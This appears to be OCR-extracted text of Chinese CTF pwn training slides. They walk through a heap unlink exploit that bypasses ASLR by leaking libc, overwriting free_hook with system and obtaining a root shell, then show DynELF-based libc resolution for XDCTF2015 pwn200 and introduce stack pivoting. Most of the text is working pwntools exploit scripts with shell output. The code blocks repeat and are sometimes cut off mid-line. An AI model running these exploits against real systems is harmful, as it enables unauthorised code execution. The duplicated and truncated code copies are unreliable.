mapped_region = libc_base + 0x1f0000
fake_FD = mapped_region + 1*12 + 8 - 0xC
fake_BK = mapped_region + 1*12 + 8 - 0x8
buf = p32(0x0)
buf += p32(0x69)
buf += p32(fake_FD)
buf += p32(fake_BK)
buf += 'A'*80
buf += p32(0x41)
buf += p32(0x41)
buf += p32(0x68)
buf += chr(0x70)
edit(1, 109, buf)

# Free chunk 2 to trigger consolidate to change the ptr in global array
delete(2)

edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

第四章 ASLR机制及绕过策略

然后释放1号堆块，
此时1号堆块的fd和
bk已经更新为
main_arena相关地址。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
53
54 delete(1)
55 create(108)
56 see(1)
57 leak_value = u32(r.recv(numb=4))
58
59 main_arena = leak_value - 0x30
60 libc_base = main_arena - 0x1b3840
61 system_addr = libc_base + 0x1c67c0
62 free_hook = libc_base + 0x1b4b10
63 print 'system_addr is ' + hex(system_addr)
64
65 # construct fake chunk
66 mapped_region = libc_base + 0x1f0000
67 fake_FD = mapped_region + 1*12 + 8 - 0xC
68 fake_BK = mapped_region + 1*12 + 8 - 0x8
69 buf = p32(0x0)
70 buf += p32(0x69)
71 buf += p32(fake_FD)
72 buf += p32(fake_BK)
73 buf += 'A'*80
74 buf += p32(0x41)
75 buf += p32(0x41)
76 buf += p32(0x68)
77 buf += chr(0x70)
78 edit(1, 109, buf)
79
80 # Free chunk 2 to trigger consolidate to change the ptr in global array
81 delete(2)
82
83 edit(1, 4, p32(free_hook)) # free_hook
84 edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
85 sh = '/bin/sh' + chr(0x0)
86 edit(3, len(sh), sh)
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

第四章 ASLR机制及绕过策略

然后释放1号堆块，
此时1号堆块的fd和
bk已经更新为
main_arena相关地址。

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
mapped_region = libc_base + 0x1f0000
```

```
(gdb) parseheap
addr                prev                size                status              fd                  bk
0x84f8000           0x0                 0x70                Used                None                None
0x84f8070           0x0                 0x70                Freed               0xb774e870          0xb774e870
0x84f80e0           0x70                0x70                Used                None                None
0x84f8150           0x0                 0x70                Used                None                None
(gdb) x/32x 0x84f8070
0x84f8070:      0x00000000      0x00000071      0xb774e870      0xb774e870
0x84f8080:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f8090:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80b0:      0x00000000      0x00000000      0x00000000      0x00000000
```

```
edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

第四章 ASLR机制及绕过策略

此时创建一个和1号堆块大小完全一致的堆块，并调用打印函数实现泄露。

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
mapped_region = libc_base + 0x1f0000
fake_FD = mapped_region + 1*12 + 8 - 0xC
fake_BK = mapped_region + 1*12 + 8 - 0x8
buf = p32(0x0)
buf += p32(0x69)
buf += p32(fake_FD)
buf += p32(fake_BK)
buf += 'A'*80
buf += p32(0x41)
buf += p32(0x41)
buf += p32(0x68)
buf += chr(0x70)
edit(1, 109, buf)

# Free chunk 2 to trigger consolidate to change the ptr in global array
delete(2)

edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

第四章 ASLR机制及绕过策略

此时创建一个和1号堆块大小完全一致的堆块，并调用打印函数实现泄露。

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
53
54 delete(1)
55 create(108)
56 see(1)
57 leak_value = u32(r.recv(numb=4))
58
59 main_arena = leak_value - 0x30
60 libc_base = main_arena - 0x1b3840
61 system_addr = libc_base + 0x1c67c0
62 free_hook = libc_base + 0x1b4b10
63 print 'system_addr is ' + hex(system_addr)
64
```

```
(gdb) parseheap
addr                prev                size                status              fd                  bk
0x84f8000           0x0                 0x70                Used                None                None
0x84f8070           0x0                 0x70                Used                None                None
0x84f80e0           0x70                0x70                Used                None                None
0x84f8150           0x0                 0x70                Used                None                None
(gdb) x/32x 0x84f8070
0x84f8070:      0x00000000      0x00000071      0xb774e870      0xb774e870
0x84f8080:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f8090:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x84f80e0:      0x00000070      0x00000071      0x00000000      0x00000000
```

```
85 sh = '/bin/sh' + chr(0x0)
86 edit(3, len(sh), sh)
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

第四章 ASLR机制及绕过策略

根据泄露的数据计算所有libc相关的绝对地址值。

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
mapped_region = libc_base + 0x1f0000
fake_FD = mapped_region + 1*12 + 8 - 0xC
fake_BK = mapped_region + 1*12 + 8 - 0x8
buf = p32(0x0)
buf += p32(0x69)
buf += p32(fake_FD)
buf += p32(fake_BK)
buf += 'A'*80
buf += p32(0x41)
buf += p32(0x41)
buf += p32(0x68)
buf += chr(0x70)
edit(1, 109, buf)

# Free chunk 2 to trigger consolidate to change the ptr in global array
delete(2)

edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

第四章 ASLR机制及绕过策略

在1号堆块中伪造小块，根据unlink攻击过程，该小块fd和bk指向.bss。

同时，利用溢出一个字节将2号堆块的P标志位更改为0.

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
mapped_region = libc_base + 0x1f0000
fake_FD = mapped_region + 1*12 + 8 - 0xC
fake_BK = mapped_region + 1*12 + 8 - 0x8
buf = p32(0x0)
buf += p32(0x69)
buf += p32(fake_FD)
buf += p32(fake_BK)
buf += 'A'*80
buf += p32(0x41)
buf += p32(0x41)
buf += p32(0x68)
buf += chr(0x70)
edit(1, 109, buf)

# Free chunk 2 to trigger consolidate to change the ptr in global array
delete(2)

edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

第四章 ASLR机制及绕过策略

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
53
54 delete(1)
55 create(108)
56 see(1)
57 leak_value = u32(r.recv(numb=4))
58
59 main_arena = leak_value - 0x30
60 libc_base = main_arena - 0x1b3840
61 system_addr = libc_base + 0x1c
62 free_hook = libc_base + 0x1b4b
63 print 'system_addr is ' + hex(system_addr)
```

伪造的堆块结构

```
(gdb) x/32x 0x84f8070
0x84f8070:      0x00000000      0x00000071      0x00000000      0x00000069
0x84f8080:      0xb778b008      0xb778b00c      0x41414141      0x41414141
0x84f8090:      0x41414141      0x41414141      0x41414141      0x41414141
0x84f80a0:      0x41414141      0x41414141      0x41414141      0x41414141
0x84f80b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x84f80c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x84f80d0:      0x41414141      0x41414141      0x00000068      0x00000068
0x84f80e0:      0x00000068      0x00000070      0x00000000      0x00000000
(gdb) x/x 0xb778b008+0xc
0xb778b014:     0x084f8078
(gdb) x/x 0xb778b00c+0x8
0xb778b014:     0x084f8078
(gdb)
```

单字节溢出清空P位，由0x71→0x70

```
86 edit(3, len(sh), sh)
87
88 # trigger shell by free chunk 3
89 delete(3)
90
91 r.interactive()
```

第四章 ASLR机制及绕过策略

```
create(108)
create(108)
create(108)
create(108)

delete(1)
create(108)
see(1)
leak_value = u32(r.recv(numb=4))

main_arena = leak_value - 0x30
libc_base = main_arena - 0x1b3840
system_addr = libc_base + 0x1c67c0
free_hook = libc_base + 0x1b4b10
print 'system_addr is ' + hex(system_addr)

# construct fake chunk
mapped_region = libc_base + 0x1f0000
fake_FD = mapped_region + 1*12 + 8 - 0xC
fake_BK = mapped_region + 1*12 + 8 - 0x8
buf = p32(0x0)
buf += p32(0x69)
buf += p32(fake_FD)
buf += p32(fake_BK)
buf += 'A'*80
buf += p32(0x41)
buf += p32(0x41)
buf += p32(0x68)
buf += chr(0x70)
edit(1, 109, buf)

# Free chunk 2 to trigger consolidate to change the ptr in global array
delete(2)

edit(1, 4, p32(free_hook)) # free_hook
edit(0, 4, p32(system_addr)) # overwrite free_hook with system in libc
sh = '/bin/sh' + chr(0x0)
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

释放2号以触发Unlink，然后尝试覆盖free_hook为system，最后通过释放3号堆块获得shell。

第四章 ASLR机制及绕过策略

```
49 create(108)
50 create(108)
51 create(108)
52 create(108)
53
54 delete(1)
55 create(108)
56 see(1)
57 leak_value = u32(r.recv(numb=4))
58
59 main_arena = leak_value - 0x30
60 libc_base = main_arena - 0x1b3840
61 system_addr = libc_base + 0x1c67c0
62 free_hook = libc_base + 0x1b4b10
63 print 'system_addr is ' + hex(system_addr)
64
65 # construct fake chunk
66 mapped_region = libc_base + 0x1f0000
```

```
root@kali:~/gongfang/pwn2# python heap.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './pwn': pid 2144
[*] running in new terminal: /usr/bin/gdb -q  "./pwn" 2144 -x "/tmp/pwnHwo_ff.gdb"
[+] Waiting for debugger: Done
leak_value is 0xb774e870
system_addr is 0xb77617c0
109
editing chunk 1 done
editing chunk 0 done
[*] Switching to interactive mode
 $ whoami
root
$
```

成功绕过ASLR限制获得shell

```
edit(3, len(sh), sh)

# trigger shell by free chunk 3
delete(3)

r.interactive()
```

system，最后通过释放3号堆块获得shell。

第五章

缓冲区溢出漏洞其它利用技巧

第五章 缓冲区溢出漏洞其它利用技巧

01： 常用的限制利用措施

不同于漏洞缓解策略，CTF PWN题目在命题时常会出现一些在利用方法上的限制，从而增加题目利用难度。

常见的限制有：

- 不提供libc版本
- 栈溢出长度过短
- 堆中的其它限制

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

常见的Ret2Libc方法需要明确知道system函数在进程虚拟空间中的精确地址。

```
54 delete(1)
55 create(1
56 see(1)
57 leak_val
58
59 main_are
60 libc_bas
61 system_a
62 free_hoo
63 print 'system_addr is ' + hex(system_addr)
64
```

1) 通过DynELF泄露system地址

2) 使用libc_database直接搜索对应libc版本

3) 采用Ret-to-dlruntime-resolve劫持符号解析

情况下

多量！

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

DynELF是pwntools中专门用来应对无libc情况的漏洞利用模块，其基本利用框架为：

```
p = process('./xxx')
def leak(address):
  #各种预处理
  payload = "xxxxxxxx" + address + "xxxxxxxx"
  p.send(payload)
  #各种处理
  data = p.recv(4)
  log.debug("%#x => %s" % (address, (data or '').encode('hex')))
  return data
d = DynELF(leak, elf=ELF("./xxx"))      #初始化DynELF模块
systemAddress = d.lookup('system', 'libc')  #在libc文件中搜索system函数的地址
```

核心是根据题目不同设计不同的leak函数

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

不管有没有libc文件，要想获得目标系统的system函数地址，首先都要求目标二进制程序中存在一个能够泄漏目标系统内存中libc空间内信息的漏洞，因此使用DynELF的条件是：

- 目标程序存在可以泄露libc空间信息的漏洞。
- 目标程序中存在的信息泄露漏洞能够反复触发，从而可以不断泄露libc地址空间内的信息。

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x0: 通过DynELF泄露system地址

以XDCTF2015-pwn200题目为例，演示如何泄露。该题目为32位linux下的二进制程序，无cookie，存在很明显的栈溢出漏洞，且可以循环泄露，符合我们使用DynELF的条件

```
→  Desktop pwn checksec c14595742a95ebf0944804d8853b834c
[*] '/root/Desktop/c14595742a95ebf0944804d8853b834c'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
→  Desktop
```

```
ssize_t sub_8048484()
{
  char buf; // [sp+1Ch] [bp-6Ch]@1

  setbuf(stdin, &buf);
  return read(0, &buf, 256u);
}
```

栈溢出漏洞

第五章 缓

02： libc版

```python
from pwn import *
elf = ELF('./pwn200')
writePlt = elf.plt['write']
readPlt = elf.plt['read']
writable = elf.bss(0x2c)
mainAddr = 0x80484fe
pppt = 0x080485b9
def leak(addr):
        p.recvuntil('Welcome to XDCTF2015 ~!\n')
        payload1 = 'a'*92
        payload1 += p32(writePlt)
        payload1 += p32(mainAddr)
        payload1 += p32(1)
        payload1 += p32(addr)
        payload1 += p32(4)
        p.sendline(payload1)
        data = p.recv(4)
        log.info('%s =====>  0x%s'%(hex
        return data
p = process('./pwn200')
dyn = DynELF(leak,elf=elf)
systemAddr = dyn.lookup('system','libc')
print 'systemAddr = ' + hex(systemAddr)

payload2 = 'a'*92
payload2 += p32(readPlt)
payload2 += p32(pppt)
payload2 += p32(0)
payload2 += p32(writable)
payload2 += p32(8)
payload2 += p32(systemAddr)
payload2 += p32(mainAddr)
payload2 += p32(writable)

p.sendline(payload2)
p.sendline('/bin/sh\0')

p.interactive()
```

Leak函数逻辑：

write(0, addr, 4);

jmp main_addr;

第五章 缓

02： libc版

```python
from pwn import *
elf = ELF('./pwn200')
writePlt = elf.plt['write']
readPlt = elf.plt['read']
writable = elf.bss(0x2c)
mainAddr = 0x80484fe
pppt = 0x080485b9
def leak(addr):
        p.recvuntil('Welcome to XDCTF2015 ~!\n')
        payload1 = 'a'*92
        payload1 += p32(writePlt)
        payload1 += p32(mainAddr)
        payload1 += p32(1)
        payload1 += p32(addr)
        payload1 += p32(4)
        p.sendline(payload1)
        data = p.recv(4)
        log.info('%s =====>  0x%s'%(hex(addr),(data or '').encode('hex')))
        return data
p = process('./pwn200')
dyn = DynELF(leak,elf=elf)
systemAddr = dyn.lookup('system','libc')
print 'systemAddr = ' + hex(systemAddr)

payload2 = 'a'*92
payload2 += p32(readPlt)
payload2 += p32(pppt)
payload2 += p32(0)
payload2 += p32(writable)
payload2 += p32(8)
payload2 += p32(systemAddr)
payload2 += p32(mainAddr)
payload2 += p32(writable)

p.sendline(payload2)
p.sendline('/bin/sh\0')

p.interactive()
```

查找system函数地址

第五章 结

02： libc版

```python
from pwn import *
elf = ELF('./pwn200')
writePlt = elf.plt['write']
readPlt = elf.plt['read']
writable = elf.bss(0x2c)
mainAddr = 0x80484fe
pppt = 0x080485b9
def leak(addr):
        p.recvuntil('Welcome to XDCTF2015 ~!\n')
        payload1 = 'a'*92
        payload1 += p32(writePlt)
        payload1 += p32(mainAddr)
        payload1 += p32(1)
        payload1 += p32(addr)
        payload1 += p32(4)
        p.sendline(payload1)
        data = p.recv(4)
        log.info('%s =====>  0x%s'%(hex(addr),(data or '').encode('hex')))
        return data
p = process('./pwn200')
dyn = DynELF(leak,elf=elf)
systemAddr = dyn.lookup('system','libc')
print 'systemAddr = ' + hex(systemAddr)

payload2 = 'a'*92
payload2 += p32(readPlt)
payload2 += p32(pppt)
payload2 += p32(0)
payload2 += p32(writable)
payload2 += p32(8)
payload2 += p32(systemAddr)
payload2 += p32(mainAddr)
payload2 += p32(writable)

p.sendline(payload2)
p.sendline('/bin/sh\0')

p.interactive()
```

构造ROP链，将bin/sh读入至.bss段，然后返回至system触发shell

第五章 缓

02： libc版

```
from pwn import *
elf = ELF('./pwn200')
writePlt = elf.plt['write']
readPlt = elf.plt['read']
writable = elf.bss(0x2c)
mainAddr = 0x80484fe
pppt = 0x080485b9
def leak(addr):
        p.recvuntil('Welcome to XDCTF2015 ~!\n')
        payload1 = 'a'*92
        payload1 += p32(writePlt)
        payload1 += p32(mainAddr)
        payload1 += p32(1)
```

```
[*] 0xb776bdf4 =====>  0x0b000000
[*] 0xb776bdfc =====>  0x03000000
[*] 0xb776be00 =====>  0x00c076b7
[*] 0xb75b9010 =====>  0x03000300
[*] 0xb776c004 =====>  0x60e878b7
[*] 0xb778e870 =====>  0x204c7bb7
[*] 0xb77b4c30 =====>  0x30497bb7
[*] 0xb75b9180 =====>  0x474e5500
[*] 0xb75b9184 =====>  0xab066cff
[*] 0xb75b9188 =====>  0x9171d55e
[*] 0xb75b918c =====>  0xfb0dd884
[*] 0xb75b9190 =====>  0xd31c1868
[*] 0xb75b9194 =====>  0x2ae6922b
[*] Trying lookup based on Build ID: ab066cff9171d55efb0dd884d31c18682ae6922b
[*] Using cached data from '/root/.pwntools-cache/libcdb/build_id/ab066cff9171d55efb0dd884d31c18682ae6922b'
systemAddr = 0xb75f3c50
[*] Switching to interactive mode
Welcome to XDCTF2015 ~!
$ whoami
root
```

泄露成功，突破无libc限制获得shell

```
p.sendline('/bin/sh\0')

p.interactive()
```

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x1: 通过libc_database搜索libc版本

libc-database包含各种版本的libc，可根据利用过程中泄露出来的libc信息获取其他有用信息。其主要思想是逐个对比数据库中对应函数与泄露的地址的最后12位。

一种暴力破解的思想

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x1: 通过libc_database搜索libc版本

使用命令：

$ ./get #下载所有的libc版本，从而更新数据库

$ ./add /usr/lib/libc-2.21.so #将已有的libc更新到数据库

$ ./find __libc_start_main 990 #在数据库中查找__libc_start_main的地址低三字节为990的libc是什么版本

$ ./dump libc6_2.19-0ubuntu6.6_i386 #根据step 3所得到的具体id,以此命令输出该版本libc的某些有用的偏移

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x1: 通过libc_database搜索libc版本

```
[redacted]$ ./find __libc_start_main 990
ubuntu-trusty-i386-libc6 (id libc6_2.19-0ubuntu6.6_i386)
ubuntu-trusty-i386-libc6 (id libc6_2.19-0ubuntu6.7_i386)
archive-eglibc (id libc6_2.19-0ubuntu6_i386)
ubuntu-utopic-i386-libc6 (id libc6_2.19-10ubuntu2.3_i386)
archive-glibc (id libc6_2.19-10ubuntu2_i386)
archive-glibc (id libc6_2.19-15ubuntu2_i386)
[redacted]$ ./dump libc6_2.19-0ubuntu6.6_i386
offset___libc_start_main_ret = 0x19a83
offset_system = 0x00040190
offset_dup2 = 0x000db590
offset_read = 0x000dabd0
offset_write = 0x000dac50
offset_str_bin_sh = 0x160a24
```

SAiKE赛客

第五章 缓冲区溢出漏洞其它利用技巧

02： libc版本未知条件下利用

0x2: 通过Ret-to-dlruntim-resolve劫持符号解析

ELF在执行时，许多函数的地址是lazy binding的，即在第一次调用时才会解析其地址并填充至.got.plt。解析的过程主要在_dl_runtime_resolve函数中实现。

当栈溢出后，我们就可以控制程序流程到dl_runtime_resolve ，伪造对应的数据结构，强迫loader解析出system函数的地址，从而实现漏洞的利用。

参考链接： http://rk700.github.io/2015/08/09/return-to-dl-resolve/


第五章 缓冲区溢出漏洞其它利用技巧

03： 栈溢出数据过短

有些题目栈溢出的字节比较少，无法直接利用溢出字节进行ROP。或者可控区域不连续，无法进行直接ROP，如下：

我们控制了橙色部分区域，但是中间有一段不可控制的内存，这时，我们需要控制ESP跳转到橙色部分，继续执行我们的ROP指令。

（Stack Pivot）



第五章 缓冲区溢出漏洞其它利用技巧

03： 栈溢出数据过短

Stack pivot即劫持栈指针，是一种比较重要的栈溢出利用技术，其目的是将栈劫持到一个攻击者能够控制的内存上去，在该位置再做ROP。

- 栈溢出的字节比较少，无法直接利用溢出字节进行ROP
- 栈地址未知并且无法泄露，但是利用某些利用技术时必须要知道栈地址，就可以通过stack pivot将栈劫持到相应的区域
- stack pivot能够使得一些非栈溢出的漏洞变成为栈溢出漏洞从而进行攻击，典型:可以将程序栈劫持到堆空间中，在堆中做ROP。

第五章 缓冲区溢出漏洞其它利用技巧

03： 栈溢出数据过短

以EKOPARTY CTF 2016的Fuckzing exploit pwn200为例，演示如何进行stack pivot。

谢谢观赏
THANKS

河南赛客信息技术有限公司
www.secseeds.com